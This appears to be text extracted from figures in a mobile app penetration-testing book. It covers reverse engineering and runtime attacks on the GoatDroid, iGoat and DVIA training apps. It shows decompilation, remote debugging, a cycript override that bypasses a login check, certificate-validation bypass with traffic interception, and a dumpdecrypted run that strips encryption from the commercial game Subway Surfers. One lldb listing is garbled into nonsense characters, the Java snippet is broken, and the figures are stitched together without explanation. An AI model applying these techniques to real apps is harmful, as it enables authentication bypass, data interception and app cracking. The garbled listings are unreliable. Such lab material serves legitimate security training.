import org.owasp.goatdroid.fourgoats.base.BaseActivity;
import org.owasp.goatdroid.fourgoats.misc.Utils;


public class SendSMS
    extends BaseActivity
{
    Bundle bundle;
    Context context;
    EditText phoneNumberEditText;
    EditText smsMessageEditText;

    public boolean areFieldsCompleted()
    {
        return (!this.phoneNumberEditText.getText().length() && !this.smsMessageEditText.getText().length());
    }
}
```

```
Administrator: C:\windows\system32\cmd.exe
C:\Hackbox\A-tools\dex2jar-2.0>d2j-dex2jar.bat "c:\Hackbox\A-tools\Target\OWASP GoatDroid- FourGoats Android App.apk" -o c:\Hackbox\A-tools\Target\dex2_jar_output.jar
dex2jar c:\Hackbox\A-tools\Target\OWASP GoatDroid- FourGoats Android App.apk -> c:\Hackbox\A-tools\Target\dex2_jar_output.jar
```

```
C:\Hackbox\A-Tools>java -jar apktool_2.0.2.jar d "C:\Hackbox\target\OWASP GoatDroid- FourGoats Android App.apk" -o c:\Hackbox\target\APKTOOLOUTPUT
I: Using Apktool 2.0.2 on OWASP GoatDroid- FourGoats Android App.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\KPMG\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```





```
Administrator: C:\windows\system32\cmd.exe

C:\Hackbox\A-tools\Target>adb install "OWASP GoatDroid- FourGoats Android App.apk"
3412 KB/s (1256313 bytes in 0.359s)
  pkg: /data/local/tmp/OWASP GoatDroid- FourGoats Android App.apk
Success

C:\Hackbox\A-tools\Target>adb install runtime.apk
2660 KB/s (281978 bytes in 0.103s)
  pkg: /data/local/tmp/runtime.apk
Success

C:\Hackbox\A-tools\Target>adb install sieve.apk
2806 KB/s (367886 bytes in 0.128s)
  pkg: /data/local/tmp/sieve.apk
Failure [INSTALL_FAILED_NO_MATCHING_ABIS]

C:\Hackbox\A-tools\Target>adb install diva-beta.apk
2263 KB/s (1502294 bytes in 0.648s)
  pkg: /data/local/tmp/diva-beta.apk
Success

C:\Hackbox\A-tools\Target>adb install "OWASP GoatDroid- Herd Financial Android App.apk"
4215 KB/s (3742671 bytes in 0.867s)
  pkg: /data/local/tmp/OWASP GoatDroid- Herd Financial Android App.apk
Failure [INSTALL_FAILED_NO_MATCHING_ABIS]
```

## Chapter 7: Full Steam Ahead – Attacking iOS Applications

```
(lldb) di -f
libobjc.A.dylib`objc_msgSend:
-> 0x194723bc0: cmp    x0, #0
    0x194723bc4: b.le  0x194723c30          ; objc_msgSend + 112
    0x194723bc8: ldr   x13, [x0]
    0x194723bcc: and   x9, x13, #0x1fffffff8
    0x194723bd0: ldp   x10, x11, [x9, #16]
    0x194723bd4: and   w12, w1, w11
    0x194723bd8: add   x12, x10, x12, lsl #4
    0x194723bdc: ldp   x16, x17, [x12]
    0x194723be0: cmp   x16, x1
    0x194723be4: b.ne  0x194723bec          ; objc_msgSend + 44
    0x194723be8: br    x17
    0x194723bec: cbz   x16, 0x194723d80     ; <redacted>
    0x194723bf0: cmp   x12, x10
    0x194723bf4: b.eq  0x194723c00          ; objc_msgSend + 64
    0x194723bf8: ldp   x16, x17, [x12, #-16]!
    0x194723bfc: b     0x194723be0          ; objc_msgSend + 32
    0x194723c00: add   x12, x12, w11, uxtw #4
    0x194723c04: ldp   x16, x17, [x12]
    0x194723c08: cmp   x16, x1
    0x194723c0c: b.ne  0x194723c14          ; objc_msgSend + 84
    0x194723c10: br    x17
    0x194723c14: cbz   x16, 0x194723d80     ; <redacted>
    0x194723c18: cmp   x12, x10
    0x194723c1c: b.eq  0x194723c28          ; objc_msgSend + 104
    0x194723c20: ldp   x16, x17, [x12, #-16]!
    0x194723c24: b     0x194723c08          ; objc_msgSend + 72
    0x194723c28: mov   x2, x9
    0x194723c2c: b     0x19470de70          ; <redacted>
    0x194723c30: b.eq  0x194723c48          ; objc_msgSend + 136
```

(lldb) register read

General Purpose Registers:

```
x0 = 0x00000001740324e0
x1 = 0x000000018808ac2a      "_receivedStatusBarData:actions:"
x2 = 0x0000000104448000
x3 = 0x0000000000000000
x4 = 0x0000000170036d80
x5 = 0x000000016fd76bb8
x6 = 0x00000007fffffffef
x7 = 0x00000000000000ba0
x8 = 0x0000000196025000      "_allAvailableDefinitionDictionariesUsingRemoteInfo:"
x9 = 0x0000000198e36310
x10 = 0x0000000198e36b38
x11 = 0x00000000000000a00
x12 = 0x000000016fd76af0
x13 = 0x000000016fd75904
x14 = 0x0000000000000000
x15 = 0x0000000000000007
x16 = 0x0000000194723bc0      libobjc.A.dylib`objc_msgSend
x17 = 0x000000019472a6b8      libobjc.A.dylib`<redacted>
x18 = 0x0000000000000000
x19 = 0x0000000000000000
x20 = 0x0000000104448000
```

```
↳ L9w6 #0: 0x0000000104448000 ftrorp|c'v'qlyftr,op|c'wgdzenuq
fml69q #4: fTq = 0xc6a1' 0x0000000104448000 ftrorp|c'v'qlyftr,op|c'wgdzenuq' zfob l6920 = p|69kbotuf J'T
0x104448000: suq x0' xT3' #0x1111111118
0x104448008: fql xT3' [x0]
0x10444800c: p'f6 0x104448000 : op|c'wgdzenuq + JTS
-> 0x104448000: cwb x0' #0
ftrorp|c'v'qlyftr,op|c'wgdzenuq:
↳ L9w6 #0: 0x0000000104448000 ftrorp|c'v'qlyftr,op|c'wgdzenuq
u = p|69kbotuf J'T
* fml69q #J: fTq = 0xc681' 0x0000000104448000 ftrorp|c'v'qlyftr,op|c'wgdzenuq' dne6 = ,com'9bbf6'w9ftr-fml69q, zfob l6920
b|oc622 J2530 zfobbb6q
b|oc622 J2530 l62nwtud
(f|fqr) c
B|69kbotuf J: m|6|6 = ftrorp|c'v'qlyftr,op|c'wgdzenuq' 9qql622 = 0x0000000104448000
(f|fqr) p op|c'wgdzenuq
No p|69kbotufz c|l|69f|l z6f'
(f|fqr) p| f
```



```

sh-3.2# lldb
(lldb) platform select remote-ios
  Platform: remote-ios
  Connected: no
  SDK Path: "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/8.1 (12B411)"
  SDK Roots: [ 0] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/4.2"
  SDK Roots: [ 1] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/4.3"
  SDK Roots: [ 2] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/5.0"
  SDK Roots: [ 3] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/5.1"
  SDK Roots: [ 4] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/6.0"
  SDK Roots: [ 5] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/6.1"
  SDK Roots: [ 6] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/7.0"
  SDK Roots: [ 7] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/7.1"
  SDK Roots: [ 8] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/8.0"
  SDK Roots: [ 9] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/8.1 (12B411)"
(lldb) process connect connect://192.168.106.4:1234
Process 40706 stopped
* thread #1: tid = 0x24708, 0x0000000195358e0c libsystem_kernel.dylib`mach_msg_trap + 8, queue = 'com.apple.ma
in-thread', stop reason = signal SIGSTOP
  frame #0: 0x0000000195358e0c libsystem_kernel.dylib`mach_msg_trap + 8:
libsystem_kernel.dylib`mach_msg_trap + 8:
-> 0x195358e0c:  ret

libsystem_kernel.dylib`mach_msg_overwrite_trap:
  0x195358e10:  movn   x16, #31
  0x195358e14:  svc   #128
  0x195358e18:  ret

```



A terminal window titled "Desktop - ssh - 80x24" with a "ssh" sub-window. The terminal output shows the following commands and responses:

```

Hackers-ipAD:~ root# ./debugserver --attach="iGoat" *:1234
debugserver-@(#)PROGRAM:debugserver PROJECT:debugserver-320.2.89
  for arm64.
Attaching to process iGoat...
Listening to port 1234 for a connection from *...

```

No Recent Contacts

Menu Transport Layer Protection

Read an article on Transport Layer protection

123456789

SSL Traffic

SEND OVER HTTP

SEND OVER HTTPS

Q W E R T Y U I O P

A S D F G H J K L

↑ Z X C V B N M ↵

123 😊 🎤 space return

Settings

- Music
- Videos
- Photos & Camera
- iBooks
- Podcasts
- Game Center
- Twitter
- Facebook
- Flickr
- Vimeo
- Activator
- Introsy - Apps
- Introsy - Settings
- Mouse
- SSL Kill Switch
- Veency
- WinterBoard
- Subway Surf
- Twitter



iGoat



DVIA



Settings

```
dynamic-text.dat
1 DynamicDictionary-5...;SOHNUT;aaS...;SOHNUT;alert...;SOHNUT;alpine...;SOHNUT;Alpine...;SOHNUT;al
pin...;SOHNUT;al...;SOHNUT;am...;SOHNUT;ano...;SOHNUT;an...;SOHNUT;Application...;SOHNUT;applicatioon...;SOHNUT;Applica...;SOHNUT;app...;
SOHNUT;apt...;SOHNUT;are...;SOHNUT;asdf...;SOHNUT;as...;SOHNUT;aux...;SOHNUT;awesome...;SOHNUT;...;SOHNUT;back...;SOHNUT;bah...;
SOHNUT;Bangalore...;SOHNUT;Banga...;SOHNUT;bc...;SOHNUT;bellandur...;SOHNUT;box...;SOHNUT;be...;SOHNUT;Bibb...;SOHNUT;biggestpassw
ordever...;SOHNUT;bi...;SOHNUT;Blue...;SOHNUT;Bundle...;SOHNUT;...;SOHNUT;Caches...;SOHNUT;cache...;SOHNUT;calvin...;SOHNUT;ccc...;SOHNUT;4...;SOHNUT;c
d...;SOHNUT;Cissp...;SOHNUT;Ciss...;SOHNUT;clear...;SOHNUT;clutch...;SOHNUT;clutch...;SOHNUT;com...;SOHNUT;Conference...;SOHNUT;config
...;SOHNUT;consultant...;SOHNUT;Containers...;SOHNUT;co...;SOHNUT;Cydia...;SOHNUT;...;SOHNUT;Da...;SOHNUT;delay...;SOHNUT;de
mokz...;SOHNUT;details...;SOHNUT;Developer...;SOHNUT;doing...;SOHNUT;donkey...;SOHNUT;dumm...;SOHNUT;dum...;SOHNUT;ebooks...;SOHNUT;STX
SOHNUT;eco...;SOHNUT;elu...;SOHNUT;error...;SOHNUT;etc...;SOHNUT;excellent...;SOHNUT;exit...;SOHNUT;eye...;SOHNUT;fa...;SOHNUT;f
SOHNUT;fconfig...;SOHNUT;feel...;SOHNUT;foggy...;SOHNUT;Folde...;SOHNUT;for...;SOHNUT;free...;SOHNUT;...;SOHNUT;galvan...;SOHNUT;Gava
n...;SOHNUT;gggt...;SOHNUT;glad...;SOHNUT;gmail...;SOHNUT;...;SOHNUT;hacker...;SOHNUT;hack...;SOHNUT;hah...;SOHNUT;hellc...;SOHNUT;he
lp...;SOHNUT;here...;SOHNUT;he...;SOHNUT;him...;SOHNUT;Hi...;SOHNUT;

2 ...;SOHNUT;id...;SOHNUT;ifconfig...;SOHNUT;ine...;SOHNUT;in...;SOHNUT;iPad...;SOHNUT;is...;SOHNUT;is...;SOHNUT;it's...;SOHNUT;I...;SOHNUT;I...;SOHNUT;4...;SOHNUT;...;
SOHNUT;jayv...;SOHNUT;kan...;SOHNUT;Keychain...;SOHNUT;keystroke...;SOHNUT;Kong...;SOHNUT;kpmg...;SOHNUT;kpmg...;SOHNUT;Kuma...;SOHNUT;
SOHNUT;k...;SOHNUT;Library...;SOHNUT;login...;SOHNUT;logmenow...;SOHNUT;lol...;SOHNUT;longestpasswordindustry...;SOHNUT;/...;SOHNUT;=...;SOHNUT;...;SOHNUT;
SOHNUT;main...;SOHNUT;malware...;SOHNUT;markz...;SOHNUT;meet...;SOHNUT;me...;SOHNUT;min...;SOHNUT;MobiDevice...;SOHNUT;mobile...;SOHNUT;SOHNUT;
SOHNUT;Monday...;SOHNUT;

3 ...;SOHNUT;M...;SOHNUT;nano...;SOHNUT;netstat...;SOHNUT;nevermind...;SOHNUT;nfig...;SOHNUT;NSuserdefaults...;SOHNUT;...;SOHNUT;offi
ce...;SOHNUT;online...;SOHNUT;OOO...;SOHNUT;opportunity...;SOHNUT;OR...;SOHNUT;otool...;SOHNUT;our...;SOHNUT;out...;SOHNUT;!...;SOHNUT;SOHNUT;
...;SOHNUT;passwd...;SOHNUT;Pein...;SOHNUT;please...;SOHNUT;Poortefeuille...;SOHNUT;private...;SOHNUT;ps...;SOHNUT;...;SOHNUT;Rachl
...;SOHNUT;rach...;SOHNUT;reach...;SOHNUT;response...;SOHNUT;rest...;SOHNUT;reverse...;SOHNUT;root...;SOHNUT;...;SOHNUT;saurik...;SOHNUT;FO
...;SOHNUT;script...;SOHNUT;sd...;SOHNUT;secretary...;SOHNUT;secretibthek...;SOHNUT;secretinthekeychaincannotbeproken...;SOHNUT;secretkey
...;SOHNUT;ACR...;SOHNUT;secret...;SOHNUT;secre...;SOHNUT;send...;SOHNUT;senior...;SOHNUT;Snapshots...;SOHNUT;ssh...;SOHNUT;standalone...;SOHNUT;SOHNUT;
...;SOHNUT;sudo...;SOHNUT;super...;SOHNUT;Surre...;SOHNUT;su...;SOHNUT;<...;SOHNUT;take...;SOHNUT;EN...;SOHNUT;topdump...;SOHNUT;tesr...;SOHNUT;testb...;SOHNUT;SOHNUT;
...;SOHNUT;testing...;SOHNUT;test...;SOHNUT;Test...;SOHNUT;tes...;SOHNUT;text...;SOHNUT;thanks...;SOHNUT;the...;SOHNUT;this...;SOHNUT;tomc
rrow...;SOHNUT;top...;SOHNUT;to...;SOHNUT;trance...;SOHNUT;Ttesttest...;SOHNUT;t...;SOHNUT;CAN...;SOHNUT;up...;SOHNUT;SOHNUT;SOHNUT;SOHNUT;
...;SOHNUT;var...;SOHNUT;vate...;SOHNUT;velu...;SOHNUT;victims...;SOHNUT;Vijaykumar...;SOHNUT;vijayvelu...;SOHNUT;vijay...;SOHNUT;vij
```

```
cy# [UIPasteboard generalPasteboard].items
@[{"com.apple.flat-rtfd":# "<72746664 00000000 03000000 02000000 07000000 5458542e 72746601 0000002e 0a010000 2b000000 010
00000 02010000 7b5c7274 66315c61 6e73695c 616e7369 63706731 3235320a 7b5c666f 6e747462 6c5c6630 5c667377 6973735c 66636861
72736574 30204865 6c766574 6963613b 7d0a7b5c 636f6c6f 7274626c 3b5c7265 64323535 5c677265 656e3235 355c626c 75653235 353b
7d0a 5c706172 645c7478 3536305c 74783131 32305c74 78313638 305c7478 32323430 5c747832 3830305c 74783333 36305c74 78333932
305c7478 34343830 5c747835 3034305c 74783536 30305c74 78363136 305c7478 36373230 5c706172 6469726e 61747572 616c5c70 61727
469 67687465 6e666163 746f7230 0a0a5c66 305c6673 3234205c 636663020 34313233 34353637 38393034 35363738 397d0100 00002300 0
0000100 00000700 00005458 542e7274 66100000 004dbdbc 56b60100 00000000 00000000 00>" "public.utf8-plain-text": "41234567890
456789", "Apple Web Archive pasteboard type":# "<3c21444f 43545950 45206874 6d6c2050 55424c49 4320222d 2f2f5733 432f2f44 544
42048 544d4c20 342e3031 2f2f454e 22202268 7474703a 2f2f7777 772e7733 2e6f726f 2f54522f 68746d6c 342f7374 72696374 2e647464
223e0a3c 68746d6c 3e0a3c68 6561643e 0a3c6d65 74612068 7474702d 65717569 763d2243 6f6e7465 6e742d54 79706522 20636f6e 7465
6e74 3d227465 78742f68 746d6c3b 20636861 72736574 3d555446 2d38223e 0a3c6d65 74612068 7474702d 65717569 763d2243 6f6e7465
6e742d53 74796c65 2d547970 65222063 6f6e7465 6e743d22 74657874 2f637373 223e0a3c 7469746c 653e3c2f 7469746c 653e0a3c 6d657
461 206e616d 653d2247 656e6572 61746f72 2220636f 6e74656e 743d2243 6f636f61 2048544d 4c205772 69746572 223e0a3c 7374796c 6
5207479 70653d22 74657874 2f637373 223e0a70 2e703120 7b6d6172 67696e3a 20302e30 70782030 2e307078 20302e30 70782030 2e3070
78 7d0a7370 616e2e73 31207b66 6f6e742d 66616d69 6c793a20 2748656c 76657469 6361273b 20666f6e 742d7765 69676874 3a206e6f 72
6d616c 3b20666f 6e742d73 74796c65 3a206e6f 726d616c 3b20666f 6e742d73 6974653a 2031322e 30307074 7d0a3c2f 7374796c 653e0a3
c 2f686561 643e0a3c 626f6479 3e0a3c70 20636c61 73733d22 7031223e 3c737061 6e20636c 6173733d 22733122 3e343132 33343536 373
83930 34353637 38393c2f 7370616e 3e3c2f70 3e0a3c2f 626f6479 3e0a3c2f 68746d6c 3e0a>"]}]
```

Burp Intruder Repeater Window Help  
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts  
 Intercept HTTP history WebSockets history Options  
 Request to https://google.com:443 [216.58.196.110]  
 Forward Drop Intercept is on Action  
 Raw Params Headers Hex

**POST / HTTP/1.1**

**Host: google.com**  
**Content-Type: application/x-www-form-urlencoded; charset=utf-8**  
**Connection: close**  
**Accept: \*/\***  
**User-Agent: DamnVulnerableIOSApp/1.0 CFNetwork/711.4.6 Darwin/14.0.0**  
**Accept-Language: en-us**  
**Accept-Encoding: gzip, deflate**  
**Content-Length: 86**

```

{
  "card_cvv" : "123",
  "card_number" : "123456789",
  "card_name" : "SSL Traffic"
}

```

iPad	3:28 PM	Not Charging
Settings	SSL Kill Switch	
Podcasts		
Game Center	<input type="checkbox"/> Disable Certificate Validation SSL Kill Switch v0.61 - ISEC Partners	
Twitter	USER APPLICATIONS	
Facebook	<input checked="" type="checkbox"/> DVIA	<input checked="" type="checkbox"/>

all the three cases,

## Menu Transport Layer Protection


[Read an article on Transport Layer protection](#)

44225586963214



**Certificate validation failed.  
You will have to do better  
than this, my boy!!**

Ok



**POST / HTTP/1.1**

**Host: google.com**

**Content-Type: application/x-www-form-urlencoded; charset=utf-8**

**Connection: close**

**Accept: \*/\***

**User-Agent: DamnVulnerableIOSApp/1.0 CFNetwork/711.4.6 Darwin/14.0.0**

**Accept-Language: en-us**


**Accept-Encoding: gzip, deflate**

**Content-Length: 85**

```
{  
  "card_cvv" : "123",  
  "card_number" : "123456789",  
  "card_name" : "Vijay Velu"  
}
```

## < Back Client Side Injection

The text field below takes an input name, adds it to an html file and displays it to you in the UIWebView below. Your task is to perform the following tasks via injection.



iPad

1:50 PM

68%

< Exercise

Articles

Free: Area Man Outraged


---

Free: Weather-Predicting Cat

---

Premium: Mayoral Twitter Scandal

---



```
Hackers-ipAD:~ root# DYLD_INSERT_LIBRARIES=dumpdecrypted.dylib /private/var/mobile/Containers/Bundle/Application/C5267339/subwaysurfers
mach-o decryption dumper

DISCLAIMER: This tool is only meant for security research purposes, not for application crackers.

[+] detected 64bit ARM binary in memory.
[+] offset to cryptid found: @0x1000dcca8(from 0x1000dc000) = ca8
[+] Found encrypted data at address 00004000 of length 26411008 bytes - type 1.
[+] Opening /private/var/mobile/Containers/Bundle/Application/C5267339-86FE-4DAE-9EEC-223BF918E73D/subwaysurfers.app/subwa
[+] Reading header
[+] Detecting header type
[+] Executable is a FAT image - searching for right architecture
[+] Correct arch is at offset 26460160 in the file
[+] Opening subwaysurfers.decrypted for writing.
[+] Copying the not encrypted start of the file
[+] Dumping the decrypted data into the file
[+] Copying the not encrypted remainder of the file
[+] Setting the LC_ENCRYPTION_INFO->cryptid to 0 at offset 193cca8
[+] Closing original file
[+] Closing dump file
```



```
Hackers-ipAD:~ root# DYLD_INSERT_LIBRARIES=dumpdecrypted.dylib /private/var/mobile/Containers/Bundle/Application/195C0931-pp.app/DamnVulnerableIOSApp
mach-o decryption dumper



DISCLAIMER: This tool is only meant for security research purposes, not for application crackers.

[+] detected 64bit ARM binary in memory.
[-] This mach-o file is not encrypted. Nothing was decrypted.
```

 **Back Runtime Manipulation**

Congratulations !! You have successfully bypassed the authentication check.

```
192.168.106.5 - PuTTY
cy# UIApp
# "<UIApplication: 0x13c601490>"
cy# UIApp.keyWindow.rootViewController.topViewController
# "<UINavigationController: 0x13c655670>"
cy# UIApp.keyWindow.rootViewController.topViewController.visibleViewController
# "<RuntimeManipulationDetailsVC: 0x13c675bb0>"
cy# testthelgin = #0x13c675bb0
# "<RuntimeManipulationDetailsVC: 0x13c675bb0>"
cy# [testthelgin isLoginValidated]
false
cy# testthelgin->isa.messages['isLoginValidated'] = function () {return 1;}
function () {return 1;}
cy# [testthelgin isLoginValidated]
true
```



Congratulations !! You have successfully bypassed the authentication check. Hope this is a permanent change and you have patched the application.

[< Back](#) Application Patching

Patch the method below to always allow the user to log in regardless of the input.

[Login Method 1](#)

Patch this check for a jailbroken device to always return that the device is not jailbroken

```
void -[ApplicationPatchingDetailsVC loginMethod1Tapped:](void * self,
void * _cmd, void * arg2) {
    var_8 = self;
    var_10 = _cmd;
    var_18 = 0x0;
    objc_storeStrong(var_18, arg2);
    var_19 = 0x0;
    rax = [var_8 usernameTextField];
    rax = [rax retain];
    var_48 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_50 = rax;
    var_51 = LOBYTE(0x0);
    rax = [rax isEqualToString:@"Admin"];
    var_29 = 0x0;
    var_39 = 0x0;
    var_52 = LOBYTE(var_51);
    if ((LOBYTE(rax) & 0x1) == 0x0) {
    }
    else {
        rax = [var_8 passwordTextField];
        rax = [rax retain];
        var_28 = rax;
        var_29 = 0x1;
        rax = [rax text];
        rax = [rax retain];
        var_38 = rax;
        var_39 = 0x1;
        var_60 = @selector(isEqualToString:);
        var_68 = @"This!sA5Ecret";
        var_52 = LOBYTE([rax isEqualToString:rdx]);
    }
    var_69 = LOBYTE(var_52);
}
```

Hopper Disassembler v3 File Edit Find Modify Navigate Debug Scripts Window Help

DamnVulnerableIOSApp.hop

Navigation Undo / Redo Transformations

Labels Strings

Q applicationpatchingVC

Tag Scope

- [ApplicationPatchingVC initWithNibName:bundle:]
- [ApplicationPatchingVC viewDidLoad]
- [ApplicationPatchingVC didReceiveMemoryWarning]
- [ApplicationPatchingVC readArticle1Tapped:]
- [ApplicationPatchingVC readArticle2Tapped:]
- objc\_class\_ApplicationPatchingVC
- [ApplicationPatchingDetailsVC initWithNibName:bundle:]
- [ApplicationPatchingDetailsVC viewDidLoad]
- [ApplicationPatchingDetailsVC didReceiveMemoryWarning]
- [ApplicationPatchingDetailsVC loginMethod1Tapped:]
- [ApplicationPatchingDetailsVC pushSuccessPage]
- [ApplicationPatchingDetailsVC jailbreakTestTapped:]
- [ApplicationPatchingDetailsVC showLoginFailureAlert]
- [ApplicationPatchingDetailsVC showAlertTapped:]
- [ApplicationPatchingDetailsVC textFieldShouldReturn:]
